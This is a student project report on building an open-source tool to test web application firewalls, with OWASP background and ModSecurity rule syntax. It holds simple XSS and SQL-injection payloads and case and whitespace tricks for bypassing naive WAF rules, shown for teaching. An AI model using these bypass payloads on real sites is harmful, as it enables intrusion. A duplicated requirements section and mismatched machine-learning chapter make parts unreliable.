A Project Report
On

“WEB APPLICATION FIREWALL”

Submitted in partial fulfillment of the requirements for the award of the degree of

Bachelor of Technology
In
Computer Science & Engineering/Information Technology

Submitted to:-

Asst. Professor (VCE)

Submitted by:-

University roll no:

Maharshi Dayanand University, Rohtak
ROHTAK – 124001

Contents

List of Figures

List of Tables

1 Introduction

Web Application Firewall (WAF) is used to increase Web application security without modifying or fixing a vulnerability in application code. But how can WAF protect web applications if WAF itself is vulnerable? A WAF testing tool can be used to find a vulnerability on miss-configured WAF. The propose of this thesis is to develope an open-source WAF scanning tool that will be available to anyone who would want to use it.

1.1 Background

Web application (web app) has grown exponentially and become one of the most common attack surfaces and adversaries are trying to exploit the web application using different techniques. Recent research shows that 75 percent of cyber attacks are done at the web application level [3]. According to the statistics of 2019 on Web Applications vulnerabilities and threats [4], 82 percent of vulnerabilities were located in the application code. Fixing bug or vulnerability in an application code might create other problems. Moreover, the web application might need to be taking out of service in order to fix the vulnerability. One of the solutions is setting up a WAF, considering that WAF can protect web applications without modifying or fixing the vulnerability in application code.

WAF performs a deep packet inspection of the network traffic sent by the client to the server. By analyzing the transferred data, WAF can detect possible attacks even if there is no validation implemented on the web app [5]. Another reason to use WAF is to meet and complete with security standards such as Payment Card Industry Data Security Standard (PCI DSS). Every e-commerce needs to apply PCI DSS in order to achieve some level of trustworthiness [5]. It is difficult to configure WAF considering system administrators need to have in-depth knowledge about web application in order to know what should be allowed [6]. Also, human error needs to be considered as a security threat since humans tend to forget or overlook things.

1.2 Related work

There are several research papers about WAF. [6] describes the hight-level knowledge about WAF. [5] is similar to [6] but [5] describes in-depth knowledge about WAF such as the advantages of WAF and its characteristics. OWASP top ten is a list of the most common vulnerabilities found on web application, the list is updated every three to four years. The OWASP top ten list version 2010, 2013, and 2017 is a must to read when it comes to web application vulnerabilities. Not only it describes what are the vulnerabilities, but it also gives an in-depth knowledge about the vulnerabilities, how to prevent them, and how do they occur.

Awesome-WAF is a Github repository (repo) created by 0xInfection [1]. The repo contains almost everything about WAF such as Detection techniques, testing methodology, WAF fingerprints, evasion techniques, WAF testing tools, known bypass payloads for a specific WAF vendor, etc. It is also a must to check this repo if the reader wants to gains more knowledge on WAF testing.

1.3 Problem formulation

The existing solutions to find a vulnerability on miss-configured WAF is to use a testing tool. There are several tools out there but it appears that the tools focus on only one testing method. For instance, the tools focus only on one of the following testing methods:

1. Fuzzing is an approach to software testing whereby the system being tested (in this case, WAF) is bombarded with different input. The system is monitored, in the hope of finding errors that arise as a result of processing this input.

2. Footprinting (known as reconnaissance) is a technique used for gathering information about a target.

3. Bypassing is a technique used to avoid a security mechanism implemented on the server side.

4. Payload execution is a technique where a huge amount of the malicious payloads is send to the target.

To the best of my knowledge, there is no existing open-source scanning tool that offers all mentioned features in one tool.

The goal of this degree project is to develop an ”all-in-one” open-source WAF testing tool (script) which will be able to detect and disclose the WAF vendor (footprinting). Fuzzing and payload execution will be another testing methods that the tool will support. Moreover, the tool will offer a bypass mechanism that allows the user to bypass WAF. Lastly, a comparison between the existing **open-source tools** and Web app firewall will be drawnby testing them in the same environment. The following research questions in Table 1.1 will be used in order to understand WAF and web application vulnerability which is required to be able to develop the tool and achieve the goal of this research.

RQ1	What are the most common web application vulnerabilities and why do they exist?
RQ2	What is WAF, what are the difficulties regarding configuring WAF and how to overcome this difficulty?
RQ3	What are the advantages/disadvantage of different WAF test methods and WAF testing tools

Table 1.1: Research questions

1.4 Motivation

WAF testing tool can be used to enhance security and find a vulnerability on miss-configured WAF. As mentioned, the existing open-source tools do not offer all testing methods. Web app firewall will solve this problem as it will offer all the mentioned testing meth-ods (fuzzing, payload execution, bypassing, and footprinting). Web administrators can use Web app firewall to find vulnerabilities and secure their web applications. Since the tool of- fers all the mentioned function, web administrators need to install only one tool and wouldnot be required to learn how each tool works. Furthermore, Web app firewall will be available onGithub where could be used by anyone to detect the vulnerabilities on WAF. In addition,it will be available for anyone who would want to improve or add more functionality to the tool.

1.5 Objectives

The objectives are presented in Table 1.2:

O1	Literature review on web application vulnerability and WAF
O2	Research on WAF open-source testing tools and evaluate them
O3	Identify difference feature that Web app firewall will offer
O4	Design a testing environment that Web app firewall will be tested on
O5	Gather payloads
O6	Develop Web app firewall
O7	Test and evaluate Web app firewall
O8	Comparing Web app firewall with open-source existing tool

Table 1.2: Objectives

The goal of this thesis is to develop an ”all-in-one” open-source WAF scanning tool (script). The tool is written using Python programming language which is one of the most popular languages used for developing scripting tools. The tool will be tested on a testing environment to ensure that it fulfills its intended purpose. The testing environment specification is mentioned in the next section.

The expected result is that Web app firewall will offer all the mentioned functions. Further- more, when compared with existing tools, Web app firewall would be seen as a better choice. Considering that the users would not need to install many tools and would not be requiredto learn how each tool works.

1.6 Scope/Limitation

Raspberry pi 4 model B 4GB will be used as a server that runs both WAF and web app. To limit the scope, the tool will only be tested on open-source WAF called ModSecurity which will be configured using a predefined ruleset to protect an existing web app called Damn Vulnerable Web App (DVWA). Furthermore, Web app firewall and existing tools will be executed on Kali Linux 2020.1a. Figure 1.1 below demonstrates the testing environment.




Figure 1.1: Testing environment.

1.7 Target group

The aim of this research is to develop a scripting tool that can be used to enhance WAF security. The user is required to have some knowledge about how the tool works. For instance, the user needs to know the tool options to execute different testing mode (-F for fuzzing, -xssfor XSS payload execution mode and etc.). In addition, knowledge on web application security such as XSS, SQLi, Cookies, and etc is required to use the tool efficiently. The target users are system administrator, penetration tester or anyone that works in the IT security field who want to find vulnerability on WAF in order to improve WAF security.

1.8 Outline

The scientific methods that have been used for answering the research questions and the tool requirements are discussed in section 2. Section 3 gives the reader the technical knowledge that is needed to be able to understand the technology behind the tool. Moreover, research questions will be answered in this section. Section 4 describes in detail the implementation of Web app firewall, the structure of the tools, the tools to functionalities, etc.The experimentation is presented in the section 5. This section includes the results of testing Web app firewall, Wafw00f, Wafninja, and XSStrike in the testing environment. Section 6 contains an analysis of the results, discussion of the results and experimentation, and a comparison between different tools. Lastly, the conclusion and future work opportunitiesare discussed in section 7

2 System Requirements

A machine learning-based WAF leverages artificial intelligence and data analytics to detect and mitigate various web application attacks in real-time. It analyzes incoming web traffic, identifies patterns indicative of malicious activity, and takes appropriate actions to protect the web application.

2.1 Software and Hardware requirements

Hardware Requirements

Processing Unit (CPU/GPU):

A powerful CPU or GPU is essential for running machine learning algorithms efficiently. CPUs with multiple cores or GPUs with parallel processing capabilities can significantly accelerate model training and inference tasks.

For real-time protection, the CPU/GPU should have sufficient processing power to handle the incoming traffic load and perform complex computations associated with machine learning models.

Depending on the scale of the application and expected traffic volume, consider CPUs/GPUs from vendors like Intel, AMD, or NVIDIA.

Memory (RAM):

Ample RAM is crucial for storing data structures, model parameters, and intermediate computations during the inference phase.

The memory requirements depend on the size and complexity of the machine learning models, as well as the volume of concurrent requests the WAF needs to handle.

Allocate enough memory to prevent bottlenecks and ensure smooth operation under peak load conditions.

Storage:

While storage requirements may not be as demanding as CPU and memory, having fast and reliable storage is still important for storing logs, model checkpoints, and training data.

Consider solid-state drives (SSDs) for faster read/write operations, especially when dealing with large datasets or high traffic volumes.

Implement a scalable storage solution to accommodate the growing volume of logs and data generated by the WAF over time.

Network Interface:

A high-speed network interface is essential for handling incoming web traffic efficiently. Choose network adapters that support Gigabit Ethernet or higher speeds to minimize latency and ensure smooth communication between the WAF and the web servers.

Consider technologies like RDMA (Remote Direct Memory Access) for faster data transfer and offloading network processing tasks from the CPU.

software requirements for developing a Machine Learning based Web Application Firewall:

1. Machine Learning Frameworks: Choose appropriate ML frameworks such as TensorFlow, PyTorch, or scikit-learn for developing and deploying machine learning models. These frameworks provide libraries and tools for building, training, and evaluating models efficiently.
2. Data Collection and Preprocessing Tools: Utilize tools for collecting and preprocessing web traffic data. This includes libraries like Pandas, NumPy, and Scrapy for data extraction, transformation, and loading (ETL) processes. Data preprocessing is crucial for cleaning, normalizing, and encoding features before feeding them into ML models.
3. Feature Extraction Techniques: Implement feature extraction techniques to capture relevant information from web traffic data. Features may include HTTP headers, request methods, URL paths, user-agents, IP addresses, and payload content. Use techniques like tokenization, one-hot encoding, and word embeddings to represent textual data effectively.
4. Anomaly Detection Algorithms: Employ anomaly detection algorithms such as Isolation Forest, One-Class SVM, or Autoencoders to identify unusual patterns and suspicious activities in web traffic. These algorithms help in distinguishing between normal and malicious behavior without relying on predefined rules.
5. Supervised Learning Models: Develop supervised learning models for classifying web requests as either benign or malicious. Utilize algorithms like Random Forest, Gradient Boosting, or Deep Neural Networks (DNNs) trained on labeled datasets containing examples of normal and attack traffic.
6. Model Training and Evaluation Tools: Use tools for model training, validation, and evaluation. Techniques like cross-validation, hyperparameter tuning, and model selection help in optimizing model performance and generalization. Tools such as TensorFlow Extended (TFX) or scikit-learn provide functionalities for these tasks.
7. Real-time Traffic Analysis: Implement mechanisms for real-time analysis of incoming web traffic. This involves designing efficient algorithms and data structures for processing requests quickly and making timely decisions to block or allow traffic based on ML model predictions.

8. Integration with Web Servers: Integrate the WAF with popular web servers like Apache, Nginx, or Microsoft IIS to intercept and inspect incoming HTTP requests. Utilize server modules or middleware for seamless integration and minimal performance overhead.
9. Scalability and Performance Optimization: Design the WAF for scalability to handle increasing traffic loads and maintain performance under heavy workloads. Employ techniques like parallelization, distributed computing, and caching to optimize resource utilization and response times.
10. Logging and Reporting Mechanisms: Implement logging and reporting mechanisms to record security events, policy violations, and ML model decisions. Use logging frameworks like Log4j or Logback for capturing detailed information for audit trails, forensic analysis, and compliance requirements.
11. User Interface for Administration: Develop a user-friendly interface for configuring WAF settings, monitoring traffic, and managing security policies. Utilize web frameworks like Django, Flask, or React.js for building responsive and interactive user interfaces accessible via web browsers.
12. Security and Compliance Considerations: Ensure that the WAF complies with security standards and regulations such as OWASP Top 10, PCI DSS, and GDPR. Implement features like encryption, access control, and data anonymization to protect sensitive information and maintain privacy.

Continuous Monitoring and Updating: Establish procedures for continuous monitoring of WAF performance, detection efficacy, and model accuracy. Implement mechanisms for updating ML models with new training data and adapting to evolving threats and attack techniques.

3 Software Requirement Analysis

Software Requirement Analysis (SRA) is a critical phase in the development of any software system, ensuring that the needs of stakeholders are clearly understood and translated into actionable requirements. In the case of a machine learning-based web application firewall (WAF), the SRA process is particularly important due to the complexity of the technology involved and the high stakes associated with security.

1. **Introduction:**

Begin by introducing the purpose of the machine learning-based web application firewall. Explain its role in protecting web applications from various security threats such as SQL injection, cross-site scripting, and other attacks.

2. **Stakeholder Identification:**

Identify the stakeholders involved in the development and deployment of the WAF. This may include developers, security analysts, system administrators, and end-users.

3. **Functional Requirements:**

   Detail the functional requirements of the WAF, such as:

   - Real-time monitoring and analysis of web traffic.
   - Detection of anomalous behavior and patterns indicating potential attacks.
   - Integration with existing web servers and infrastructure.
   - Customizable rules and policies for blocking malicious traffic.
   - Reporting and logging functionalities for auditing and analysis.

4. **Non-Functional Requirements:**

   Address non-functional requirements such as:

   - Performance: The WAF should have minimal impact on web application performance.
   - Scalability: It should be able to handle increasing traffic loads without degradation in performance.
   - Reliability: The WAF should be highly available and resilient to failures.
   - Security: The system itself should be secure and resistant to evasion techniques used by attackers.
   - Usability: The interface should be intuitive for administrators to configure and manage.

5. **Machine Learning Requirements:**

   Specify requirements related to the machine learning components of the WAF:

   - Training data: Identify sources of training data for the machine learning models, such as historical web traffic logs and known attack patterns.
   - Model training: Define the process for training and retraining machine learning models to adapt to evolving threats.
   - Model evaluation: Specify metrics for evaluating the performance of machine learning models, such as accuracy, precision, recall, and false positive rate.

6. **Integration Requirements:**

   - Outline how the WAF will integrate with existing web servers, firewalls, and other security infrastructure.
   - Specify APIs or protocols for communication between the WAF and other components of the system.

7. **Regulatory and Compliance Requirements:**

   - Identify any regulatory requirements that the WAF must comply with, such as GDPR, HIPAA, or industry-specific standards.

- Specify how the WAF will facilitate compliance through features such as data encryption, access controls, and audit trails.

8. **Deployment and Maintenance Requirements:**

   Define requirements related to the deployment and maintenance of the WAF:

   - Installation: Specify installation procedures for deploying the WAF on different platforms.
   - Configuration: Detail configuration options for customizing the behavior of the WAF to suit the needs of specific web applications.
   - Maintenance: Describe procedures for updating the WAF with security patches and software updates.

9. **Testing and Validation Requirements:**

Outline testing requirements for verifying the functionality, performance, and security of the WAF:

- Unit testing: Test individual components of the WAF in isolation.
- Integration testing: Test the interaction between different components of the WAF.
- Penetration testing: Assess the effectiveness of the WAF in detecting and blocking real-world attacks.
- User acceptance testing: Solicit feedback from end-users to ensure that the WAF meets their needs and expectations. **Introduction:**
- Begin by introducing the purpose of the machine learning-based web application firewall. Explain its role in protecting web applications from various security threats such as SQL injection, cross-site scripting, and other attacks.
- **Stakeholder Identification:**
- Identify the stakeholders involved in the development and deployment of the WAF. This may include developers, security analysts, system administrators, and end-users.
- **Functional Requirements:**
- Detail the functional requirements of the WAF, such as:
- Real-time monitoring and analysis of web traffic.
- Detection of anomalous behavior and patterns indicating potential attacks.
- Integration with existing web servers and infrastructure.
- Customizable rules and policies for blocking malicious traffic.
- Reporting and logging functionalities for auditing and analysis.
- **Non-Functional Requirements:**
- Address non-functional requirements such as:
- Performance: The WAF should have minimal impact on web application performance.

- Scalability: It should be able to handle increasing traffic loads without degradation in performance.
- Reliability: The WAF should be highly available and resilient to failures.
- Security: The system itself should be secure and resistant to evasion techniques used by attackers.
- Usability: The interface should be intuitive for administrators to configure and manage.
- **Machine Learning Requirements:**
- Specify requirements related to the machine learning components of the WAF:
- Training data: Identify sources of training data for the machine learning models, such as historical web traffic logs and known attack patterns.
- Model training: Define the process for training and retraining machine learning models to adapt to evolving threats.
- Model evaluation: Specify metrics for evaluating the performance of machine learning models, such as accuracy, precision, recall, and false positive rate.
- **Integration Requirements:**
- Outline how the WAF will integrate with existing web servers, firewalls, and other security infrastructure.
- Specify APIs or protocols for communication between the WAF and other components of the system.
- **Regulatory and Compliance Requirements:**
- Identify any regulatory requirements that the WAF must comply with, such as GDPR, HIPAA, or industry-specific standards.
- Specify how the WAF will facilitate compliance through features such as data encryption, access controls, and audit trails.
- **Deployment and Maintenance Requirements:**
- Define requirements related to the deployment and maintenance of the WAF:
- Installation: Specify installation procedures for deploying the WAF on different platforms.
- Configuration: Detail configuration options for customizing the behavior of the WAF to suit the needs of specific web applications.
- Maintenance: Describe procedures for updating the WAF with security patches and software updates.
- **Testing and Validation Requirements:**
- Outline testing requirements for verifying the functionality, performance, and security of the WAF:
- Unit testing: Test individual components of the WAF in isolation.

- Integration testing: Test the interaction between different components of the WAF.
- Penetration testing: Assess the effectiveness of the WAF in detecting and blocking real-world attacks.
- User acceptance testing: Solicit feedback from end-users to ensure that the WAF meets their needs and expectations.

4 Method

This section discusses the scientific method used to achieve the goal of this project. It contains the tool requirements and how the tool will be verified to know that it is reliable. Furthermore, there are ethical considerations that had to be taken into consideration which will be discussed at the end of this chapter.

4.1 Scientific Approach

To answer research questions, a literature study will be carried out. Verification and validation method will be used to validate if the developed tool meets the requirements, specifications and that it fulfills its intended purpose.

This thesis is created by me, meaning there is no guideline or requirements created by an external source (company/sponsor). To create requirements for the tool, the defined problems from problem formulation (Section 1.3) will be converted into requirements. The requirements are presented in Table 1.1. Lastly, a comparison between Web app firewall and existing open-source tools will be drawn by testing them in the same environment as in Figure 1.1.

R1	The tool should offer all testing methods (payload execution, fuzzing, footprinting, and bypassing)
R2	The tool should be able to read payloads from a given file which contains different payloads
R3	The results of payload execution and fuzzing should be shown in a file

Table 2.1: Tool requirements

4.2 Reliability and Validity

As mentioned, the tool will only be testing on the environment as in Figure 1.1. The result will be absolutely different when Web app firewall is used to scan another WAF with different rule-set. Still, the user will get the same result if the user uses the tool to scan 2 differentWAF with the same rule-set since the same rule-set means both WAF have the same vulnerability.

To ensure the reproducibility of the experiments, all information about the tool will be available to the reader. Furthermore, the source code of the tool will be available on Github Project X (https://github.com/gu2rks/Web app firewall)

4.3 Ethical considerations

Since the tool can be used to find a vulnerability on miss-configured WAF. The primary ethical considerations that need to be considered is, if the tool falls in the wrong hands, it could be misused for malicious propose. The purpose of this research is purely educational and meant to be helpful to the community and vendors. A security expert community such as bug bounty hunters can use Web app firewall to find vulnerabilities and report to the vendor. A bug bounty program is like a contract between a vendor and bug bounty hunters (hacker). The hacker will get paid by the vendor if the hacker finds a vulnerabilityon the system and report to the vendor. Many organizations had signed up for bug bounty programs including, Google, Tesla, Facebook, Uber, PayPal, Twitter, GitHub, etc. These organizations have collectively resolved over 150,000 vulnerabilities and awarded hackers over $81M in bounties for their contributions [7]. The bug bounty community will keep growing as long as a vulnerabilities still exist.

When developing the tool, some ethical considerations should be taken into account similarly to any other research in the science and technology field. Nuclear technologies can be used for a good purpose such as in medical, it can provide images inside the human body and can help to treat disease. It can be used in water desalination which is the process of removing salt from saltwater to make the water drinkable. Also, Nuclear power is wildly used in many countries to generate electricity. At the same time, it can beused to create a nuclear weapon or cost harm like what happened in Chernobyl 1986.

I firmly believe that Web app firewall can be used to enhance WAF security when it usedproperly. Since it can be used by anyone, meaning anyone can use it to enhance theirWAF security and secure their web application. On the other hand, anyone can use itto find a vulnerability and use the result for malicious purposes. The user must not usethe tool on a site that the user does not have permission to do. The misuse of the toolcan result in criminal charges. I will not be held responsible in the event of any criminalcharges held against any individual misusing the tool and/or the information in this thesis.There are skilled hackers that live by hacking for malicious purpose. If a bachelor's student who is not an expert in security can develop such a tool. It is possible that anyonewith interests in security might already have a similar tool like Web app firewall and keeps itsecret. If that is the case then the availability of Web app firewall can help many people in the society to find the vulnerability in WAF and secure their web application.

5 Technical framework

General knowledge of the technical term and technologies mentioned in this report are presented in this section. Furthermore, in-depth information on some areas are mentioned so that the reader understand different techniques Web app firewall offers. Many of mentioned technologies could be studied in a thesis on its own, the focus here has been kept on the relevant parts.

5.1 Web application vulnerabilities

There are many Web application vulnerabilities. This report will focus on some of the vulnerability mentioned by Open Web Application Security Project (OWASP). OWASP is a nonprofit foundation that works to improve the security of software. OWASP top ten is a list of the most common vulnerabilities found on web application, the list is updated every three to four years. Table below shows the latest 3 (2010 [8], 2013 [9] and 2017 [10]) OWASP top ten lists.

2010	2013	2017
A1-Injection	A1-Injection	A1-Injection
A2-Cross-Site Scripting (XSS)	A2-Broken Authentication and Session Management	A2-Broken Authentication
A3-Broken Authentication and Session Management	A3-Cross-Site Scripting (XSS)	A3-Sensitive Data Exposure
A4-Insecure Direct Object References	A4-Insecure Direct Object References	A4-XML External Entities (XXE)
A5-Cross Site Request Forgery (CSRF)	A5-Security Misconfiguration	A5-Broken Access Control
A6-Security Misconfiguration	A6 Sensitive Data Exposure	A6-Security Misconfiguration
A7-Insecure Cryptographic Storage	A7-Missing Function Level Access Control	A7-Cross-Site Scripting (XSS
A8-Failure to Restrict URL Access	A8-Cross-Site Request Forgery (CSRF)	A8-Insecure Deserialization
A9-Insufficient Transport Layer Protection	A9-Using Components with Known Vulnerabilitie	A9-Using Components with Known Vulnerabilitie
A10-Unvalidated Redirects and Forwards	A10-Unvalidated Redirects and Forwards	A10-Insufficient Logging & Monitoring

Table 3.1: OWASP top ten lists version 2010, 2013, and 2017

According to the table above, web applications are still vulnerable to many vulnerabilities that are presented in OWASP 2010 top ten list even though the list has been around for 10 years. The list below presents the vulnerabilities that exist in web applications since the first OWASP top ten list was created 10 years ago:

1. Injection: Code injection happens when untrusted data is sent to an interpreter as a part of a command or a query. This includes SQL, LDAP and command injection. The attacker uses code injection to trick the interpreter into executing commands or accessing data without authorization [10].

2. Broken Authentication: Authentication and session management are often implemented incorrectly. The vulnerability allows the attacker to simply compromise passwords, keys, cookies or session tokens. The compromised data is used to trick the web app to believe that the attacker is another user [10].

3. Cross-Site Scripting (XSS): Occur when web app renders untrusted data without proper validation on the web page. Often it is a chunk of JavaScript code which allows attackers to execute it in the victim's browser [10].

4. Security Misconfiguration: This is commonly a result of insecure default configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information [10].

Web app firewall will allow the user to execute two different malicious payloads which are Cross-Site Scripting (XSS) and SQL injection (SQLI). According to OWASP top ten list,code injection or in particular, SQLI and XSS are vulnerabilities that have been frequentlyfound at the top of the list for the past decade (marked boxes in Figure 3.1). For that reason, XSS and SQLI are included in Web app firewall. Due to the extensiveness of both vul- nerabilities, all the examples are the simplest ones just so the reader understand the idea behind each vulnerability.

3.1.1 Cross-Site Scripting (XSS)

XSS is an application-layer web attack that frequently occurs when un-validated or un-encoded user input that is rendered on the web app. XSS refers to a range of attacks in which the attacker executes malicious payload (malicious script) into a web application. The executed malicious payload is saved as a content of the web application. Whena victim visits the web site, the malicious payload is executed by a web-browser [11]. Figure 3.1 shows the high-level view of the XSS attack





Figure 3.1: High-level view of the XSS attack

An easy way to detect if a web app is vulnerable to XSS is by injecting a simple payload such as <script>alert(1)</script>. An alert will pop up on the web browser if the web app is vulnerable. The attacker then can plan further replace alert(1) with a malicious payload. For instance, sending victim's cookies to attacker's web-server.

3.1.2 SQL Injection

Web applications do some sort of computation, store or retrieve data. Structured Query Language (SQL) is a programming language used to communicate and control databases connected to web applications. When a user searches for something on the Web app, it then translates user demand to a SQL query and retrieves data from the SQL database. SQL injections are typically performed via web app application input. These input forms are often found in features like search boxes, form fields, and URL parameters [11]. This can occur if a web app does not properly validate user input. The vulnerability allows an attacker to inject malicious payload (SQL query) in an input form. The payload exploits the database and allows the attacker to obtain unauthorized data . The figure below shows an example of SQLI attack.



(a) Search for user 1 (b) SQLI

Figure 3.2: normal user input vs SQLI

When a user inserts an id on the input form in Figure 3.2. The application will retrieve the user's information corresponding to the given id from the database and rendering it. The attacker then can insert a payload which is a SQL query, in this case,
1' or 'a'='a. What the payload does is trick the database by querying for userID =1 or a = a (which in this case is true). Since there is a condition that is always true (a = a), the attacker gets the result of the query which is all the user's records that exist in thedatabase.

5.2 Web Application Firewall

According to Payment Card Industry Data Security Standard (PCI DSS) Requirement 6.6 [12]: *"A web application firewall is a security policy enforcement point positioned between a web application and the client endpoint. This functionality can be implemented in software or hardware, running in an appliance device, or in a typical server running a common operating system. It may be a stand-alone device or integrated into other network components."*




Figure 3.3: High-level view of WAF [1]

In general, web traffic flows between a client/user and a web application server. When WAF is implemented, It performs deep packet inspection of the web traffic that occurs between the user and the server, as in figure 3.3. When the user requests to visit the web app, the request is sent to WAF. WAF analyzes the packet and forwards it to the server only if the packet is legitimate. Otherwise, it will discard the packet. The main task of a WAF is protecting Web applications from attackers that try to exploit the web app using vulnerability. The most advantage of WAF is, it can detect possible attacks even if there is no validation implemented on the web-server.

Another reason to use WAF is to meet and complete Payment Card Industry Data Security Standard (PCI DSS) which is a payment security standard. PCI DSS is one of the most important system information standards. Every organization and company that deal with financial transactions of customers online are required to meet the standard [5].

WAFs work on a concept of having a set of rules that define the actions, either allow or block the incoming traffic. Different WAF has different write and configures the rules. Furthermore, a learning curve is required to understand the syntax to be able to write the rule. An administrator can use a default ruleset to avoid writing rules on their own [6]. However, A skilled attacker would be able to bypass the default ruleset. Even an unskilled attacker (script-kiddie) could be able to bypass it if they have a right tool with aright payload. WAF has 3 operation models: positive model, negative model, and hybridmodel [1]:

Positive Model (Whitelist): This model only allows web traffic that matches the rules. For instance, only allow HTTP GET from a specific IP address. It is the most effective model for blocking possible cyber-attacks but it might block a lot of legitimate traffic. Furthermore, this model is difficult to implement when compared with negative mode since the administrator needs to have in-depth knowledge about the web application to know what should be allowed. Note that the whitelist model is probably best for web applications on an internal network that are designed to be used by only a limited group of people, such as employees [6][1].

Negative Model (Blacklist): Blacklisting or signature-based detection is focused on blocking malicious traffic. The signatures or predefined rules are designed to prevent an attack that is used to exploit web application vulnerability (section 3.1). When comparing with other operations modes, Blacklisting mostly used since it is easiest to implement [6][1]. The administrator can download a predefined rules such as OWASP ModSecurity Core Rule Set (CRS) or default rules and the web app is secure and "good to go".

Hybrid Model: This model uses both Signature-based detection and anomaly detection. Signature-based detection (blacklist) is blocking the requests including attacks by using signature blacklist. Anomaly request detection is the detection of requests that is not appropriate for standard HTTP request standard [1][13].

There is many WAF solutions provided by different vendors, both commercial or free/open-source. This research will only focus on ModSecurity and Amazon web service web application firewall (AWS WAF). A study on ModSecurity and AWS WAF syntax and how to configure rule is presented in the next sections.

3.2.1 ModSecurity

ModSecurity (Modsec) is an open-source web application firewall that is widely used since it is free and comes with a default ruleset. Knowledge is required, in order to write a rule for ModSec. Researching is needed to be able to understand the fundamentals and syntax of the rule. Modsec has many configuration directives that are used to configure the WAF. For instance, SecAction, SecDefaultAction, SecAuditLog, SecRule, etc. [14] To limit the scope of this project SecRule is the only directive mentioned in this project since SecRule is the directive in Modsec that is used for writing a rule. SecRule is made up of 4 parts in the following structure [15]:

```
SecRule VARIABLES "OPERATOR" "TRANSFORMATIONS,ACTIONS"
```

Variables: Instruct ModSecurity where to look (sometimes called Targets). There are approximately 105 variables which are subdivided into 6 different categories [15]. The catagories and example are present in Table A1:

Operators: Instruct ModSecurity when to trigger a match. There are approximately 36 operators which are subdivided into 4 different categories [15]. The catagories and example are present in Table A2:

Transformations - Instruct ModSecurity how it should normalize variable data. There are approximately 35 transformation which are subdivided into 4 different categories [15]. The catagories and example are present in table A3:

Actions - Instruct ModSecurity what to do if a rule matches. There are approximately 47 actions which are subdivided into 6 different categories [15]. The catagories and example are present in table A4:

Furthermore, there is a syntax that needs to be considered when writing a SecRule [15]

1. Every SecRule must have a VARIABLE.
2. Every SecRule must have an OPERATOR, if none is listed @rx is implied.
3. Every SecRule must have an ACTION. The only required action is id, however, several actions are implied by SecDefaultAction (another ModSecurity directive).
4. Every SecRule must have an phase ACTION, this tells the rule when to deploy. If no phase is included the default is phase:2.
5. Every SecRule must have a disruptive ACTION. This is an action that describes what to do with the transaction if triggered. If no disruptive action is included the default is pass
6. Transformations are optional but should be used to prevent your rule from being bypassed.

Assume that an attacker tries to attack the web application by exploiting XSS vulnerability (Section 3.1.1) by insert <script>alert(1)</script> as a malicious payload. The following rule is required to be able to block the payload.

```
SecRule ARGS "@contains <script>" "id:1,deny,status:403"
```

The mentioned rule will block(deny) any malicious payload that contains <script> (@contains <script>) and response to the sender with HTTP code 403 forbidden (status:403). Note that this rule can be easily bypassed by using uppercase such as <sCript>alert(1);</script>. But it can be fixed by using the following rule:

```
SecRule ARGS "@contains <script>" "id:1,deny,status:403,t:lowercase"
```

The rule is still weak, the attacker can appending a space (from <sCript>alert(1);</script> to <sCript >alert(1);</script>) to bypass it. The following rule will fix this issue.

```
